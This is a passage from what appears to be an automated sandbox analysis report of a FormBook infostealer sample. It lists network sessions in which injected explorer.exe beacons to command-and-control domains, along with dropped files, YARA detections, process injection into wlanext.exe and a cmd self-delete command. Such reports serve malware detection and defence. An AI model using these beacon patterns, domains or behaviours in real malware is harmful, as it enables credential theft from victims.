74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 3c 74 69 74 6c 65 20 6e 67 2d 62 69 6e 64 3d 22 27 70 61 67 65 5f 74 69 74 6c 65 27 20 7c 20 74 72 61 6e 73 6c 61 74 65 22 3e 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 3e 0a 20 20 3c 21 2d 2d 20 20 2d 2d 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 70 6e 67 22 20 68 72 65 66 3d 22 2f 2f 77 77 77 2e 77 69 78 2e 63 6f 6d 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 3e 0a 20 20 3c 21 2d 2d 20 20 2d 2d 3e 0a 20 20 3c 6c 69 6e 6b 20 68 72 65 66 3d 22 2f 2f 73 74 61 74 69 63 2e 70 61 72 73 74 6f 72 61 67 65 2e 63 Data Ascii: b93 ... --><!doctype html>... --><html ng-app="wixErrorPagesApp"><head> <meta name="viewport" content="width=device-width,initial-scale=1, maximum-scale=1, user-scalable=no"> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <title ng-bind="'page_title' | translate"></title> <meta name="description" content=""> <meta name="viewport" content="width=device-width"> <meta name="robots" content="noindex, nofollow"> ... --> <link type="image/png" href="//www.wix.com/favicon.ico" rel="shortcut icon"> ... --> <link href="//static.parastorage.c

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49765	91.195.240.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:32.039463043 CEST	6691	OUT	GET /aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=8qPweG0Om7gnfxctK98F/0dsoL0lvZuH4d0zJ/AKmRPMF5KPhA DxZAlCqmjmmKP5/AO4 HTTP/1.1 Host: www.dottproject.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:49:32.075167894 CEST	6692	IN	HTTP/1.1 301 Moved Permanently content-type: text/html; charset=utf-8 location: https://www.dottproject.com/aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=8qPweG0Om7gnfxctK98F/0dsoL0 lvZuH4d0zJ/AKmRPMF5KPhADxZAlCqmjmmKP5/AO4 date: Thu, 08 Apr 2021 08:49:32 GMT content-length: 170 connection: close Data Raw: 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 6f 74 74 70 72 6f 6a 65 63 74 2e 63 6f 6d 2f 61 71 75 32 2f 3f 45 68 55 74 76 78 3d 78 64 46 74 33 78 41 48 6e 58 69 54 50 4c 33 70 26 61 6d 70 3b 6d 62 79 44 3d 38 71 50 77 65 47 30 4f 6d 37 67 6e 66 78 63 74 4b 39 38 46 2f 30 64 73 6f 4c 30 6c 76 5a 75 48 34 64 30 7a 4a 2f 41 4b 6d 52 50 4d 46 35 4b 50 68 41 44 78 5a 41 6c 43 71 6d 6a 6d 6d 4b 50 35 2f 41 4f 34 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 61 3e 2e 0a 0a Data Ascii: Moved Permanently.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49767	104.128.125.95	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:37.615808010 CEST	6736	OUT	GET /aqu2/?mbyD=toEAtfXwLESsnLakC+2t7dOdvm85giv91w8vwljOeFfqXEeY4s07KiqgA7NZtvHKIujf&EhUtvx=xdFt3xAH nXiTPL3p HTTP/1.1 Host: www.qcmax.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:38.058896065 CEST	6736	OUT	GET /aqu2/?mbyD=toEAtfXwLESsnLakC+2t7dOdvm85giv91w8vwljOeFfqXEeY4s07KiqgA7NZtvHKIujf&EhUtvx=xdFt3xAHnXiTPL3p HTTP/1.1 Host: www.qcmax.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:49:38.221250057 CEST	6738	IN	HTTP/1.1 200 OK Server: Tengine Date: Thu, 08 Apr 2021 08:49:38 GMT Content-Type: text/html;charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 33 34 31 0d 0a 0a 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 5f 68 6d 74 20 3d 20 5f 68 6d 74 20 7c 7c 20 5b 5d 3b 0a 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 20 20 76 61 72 20 68 6d 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 0a 20 20 68 6d 2e 73 72 63 20 3d 20 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 64 63 34 64 64 62 66 32 62 33 66 65 65 66 64 61 35 35 37 35 30 61 66 34 34 30 35 35 30 32 31 62 22 3b 0a 20 20 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 20 0a 20 20 73 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 68 6d 2c 20 73 29 3b 0a 7d 29 28 29 3b 0a 3c 2f 73 63 72 69 70 74 3e 0a 0a 0a 3c 74 69 74 6c 65 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 35 30 32 20 42 61 64 20 47 61 74 65 77 61 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 341<html><head><script>var _hmt = _hmt || [];(function() { var hm = document.createElement("script"); hm.src = "https://hm.baidu.com/hm.js?dc4ddbf2b3feefda55750af44055021b"; var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(hm, s);})();</script><title>502 Bad Gateway</title></head><body bgcolor="white"><center> 502 Bad Gateway </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49768	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 10:49:43.196348906 CEST	6739	OUT	GET /aqu2/?EhUtvx=xdFt3xAHnXiTPL3p&mbyD=K5Kf6zclTLbsCVqtOfN1gGfLaJuyFjl9HZAUKi2taEuEh7VLUYcol1qkdE1d13SuPReH HTTP/1.1 Host: www.playfulpainters.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 10:49:43.311574936 CEST	6739	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 08:49:43 GMT Content-Type: text/html Content-Length: 275 ETag: "605e0138-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: eQLPRPErea.exe PID: 6876 Parent PID: 5760

General

Start time:	10:48:04
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\eQLPRPErea.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\eQLPRPErea.exe'
Imagebase:	0x400000
File size:	206065 bytes
MD5 hash:	2C64897AA30694CC768F5EA375157932
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.704506840.000000001EB20000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.704506840.000000001EB20000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.704506840.000000001EB20000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	403159	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsq6028.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA
C:\Users\user\AppData\Local\Temp\nsl6058.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	40570E	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsl6058.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsl6058.tmp\e4utfxiuc.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056D8	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsq6028.tmp	success or wait	1	403202	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsl6058.tmp	success or wait	1	405341	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	unknown	6661	c3 2e b1 e0 26 b0 1e a9 3a df f8 57 b8 bd 69 dd fe 09 8a 0f 21 d8 ff b6 27 4b 88 53 78 01 8d 3a 41 38 21 3c ee e8 c6 3b ef ed fe 17 34 ee d4 cf a4 1d cd 8c 25 80 7c a3 f1 c3 c3 82 c4 12 b3 bf b5 db cb 76 5c cc cf b5 e4 a2 60 59 7e e3 df 4e 51 1a 76 37 f7 de b3 71 51 23 20 79 c1 81 45 5c b3 fe e0 91 96 1e 73 32 fc 15 81 7c 96 06 05 3b fe bc 7e 87 77 25 05 94 9b d5 7c 3d f9 10 f2 b7 6b dd de c7 fb 3b 7b 62 4c c8 ee 5f 58 51 39 78 a6 cf bf 2a 48 d8 db e2 a8 f6 34 4d 6d af cb 5a 65 af 0a 4b 83 ea 18 0d 65 97 94 0e 8d cd 31 68 97 92 f4 05 02 8b 2f 6e a0 f9 01 20 02 92 91 68 d2 90 52 7b 6c d1 f1 60 6f a6 40 01 c5 fc 81 43 7f f1 f2 d8 d7 97 57 7e 41 dc f2 43 44 7e a5 64 1a 8c 2a c2 36 37 1b 52 1c da f1 03 5b 77 a4 a9 49 27 c7 82 a0 f0 f7 a4 69 c9 d6 f4 3c 41 90	....&....:..W..i.....!...'K.Sx. .:A8!<...;....4.....%.|..... .....v\.....`Y~..NQ.v7...qQ# y..E\.....s2...|...;..~.w%.. ..|=....k....;{bL.._XQ9x...*H. ....4Mm..Ze..K....e.....1h.... ../n... ...h..R{|..`o.@....C.. ....W~A..CD~.d..*.67.R.... [w..I'.....i...<A.	success or wait	1	403038	WriteFile
C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	unknown	32768	3d 6e 0d 9b 92 05 96 33 40 df a1 31 e1 ba 9d 1d 2a 6f 1a 90 25 06 fd 28 fe 0f 44 f9 d7 d3 2f 8c 78 e6 39 2e 94 11 d0 75 80 7f 7b 84 9c 3b cd 65 6e 50 4c 21 e7 ff 23 d2 9f e1 30 a9 36 7a 9d 64 db 7b 6a 8d e2 0f 9f b4 d5 15 2c 6b 08 86 51 e5 68 50 23 d6 4e 17 60 2a ce 46 05 37 36 bb 6c 99 9e 10 c2 e9 4e 5a ab 44 ce c0 86 d2 4d 6a e6 07 ec ea d3 88 63 fe 65 0f 34 17 93 88 6a 7d 41 90 38 01 47 e5 47 59 98 87 5a e9 c3 1f 7f 15 d5 9c 8d f7 4d 1a 28 43 da 93 d7 da 08 de 89 96 d5 b0 de 4a 46 b1 51 e2 11 42 ce 53 fe b3 ee ea de 46 dd 14 f4 6d f3 66 63 46 26 48 4b 9e a1 95 c9 16 f8 b4 ad 2c cc 4c 2c 7e da 06 af af a8 be 20 b6 f0 45 72 0d 89 f1 14 79 60 8e f9 d8 30 96 20 12 28 60 e2 cf 73 86 43 0e 27 1d 39 aa 40 8c 4d 67 dc a0 0d 64 d6 16 cb a6 10 76 a4 45 4e 24 a2	=n.....3@..1....*o..%..(..D... /.x.9....u..{..;.enPL!..#...0. 6z.d.{j.....,k..Q.hP#.N.`*.F .76.I.....NZ.D....Mj.....c.e. 4...j}A.8.G.GY..Z.....M. (C .....JF.Q..B.S.....F...m .fcF&HK.....,.L,~..... ..E r....y`...0. .(`..s.C.'.9.@.Mg ...d.....v.EN$.	success or wait	6	4030C5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsl6058.tmp\e4utfxiuc.dll	unknown	5120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 10 e8 92 3b 54 89 fc 68 54 89 fc 68 54 89 fc 68 40 e2 fd 69 47 89 fc 68 54 89 fd 68 7b 89 fc 68 f1 e0 f8 69 55 89 fc 68 f1 e0 fc 69 55 89 fc 68 f1 e0 03 68 55 89 fc 68 f1 e0 fe 69 55 89 fc 68 52 69 63 68 54 89 fc 68 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 c6 b6 6d 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 02 00 00 00 10 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........;T..hT..hT..h@..iG. .hT..h{..h...iU..h...iU..h...h U..h...iU..hRichT..h.......... ......PE..L......m`...........!	success or wait	1	403038	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\eQLPRPErea.exe	unknown	512	success or wait	63	403106	ReadFile
C:\Users\user\Desktop\eQLPRPErea.exe	unknown	4	success or wait	1	403106	ReadFile
C:\Users\user\Desktop\eQLPRPErea.exe	unknown	4	success or wait	3	403106	ReadFile
C:\Users\user\AppData\Local\Temp\qmnajxcs95hz	unknown	6661	success or wait	1	6FC610B0	ReadFile
C:\Users\user\AppData\Local\Temp\35ab8wlx6zqe82u0	unknown	164864	success or wait	1	29115B9	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2910867	ReadFile

Analysis Process: eQLPRPErea.exe PID: 6956 Parent PID: 6876

General

Start time:	10:48:05
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\eQLPRPErea.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\eQLPRPErea.exe'
Imagebase:	0x400000
File size:	206065 bytes
MD5 hash:	2C64897AA30694CC768F5EA375157932
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000001.697538747.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000001.697538747.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000001.697538747.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.735925804.0000000000A00000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.735925804.0000000000A00000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.735925804.0000000000A00000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.735695212.00000000005A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.735695212.00000000005A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.735695212.00000000005A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.735263364.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.735263364.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.735263364.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182C7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6956

General

Start time:	10:48:10
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 4832 Parent PID: 3424

General

Start time:	10:48:22
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0xea0000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.954706104.0000000000CD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.954706104.0000000000CD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.954706104.0000000000CD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.954738105.0000000000D00000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.954738105.0000000000D00000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.954738105.0000000000D00000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.954361927.0000000000850000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.954361927.0000000000850000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.954361927.0000000000850000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	8682C7	NtReadFile

Analysis Process: cmd.exe PID: 6616 Parent PID: 4832

General

Start time:	10:48:26
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\eQLPRPErea.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6648 Parent PID: 6616

General

Start time:	10:48:26
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis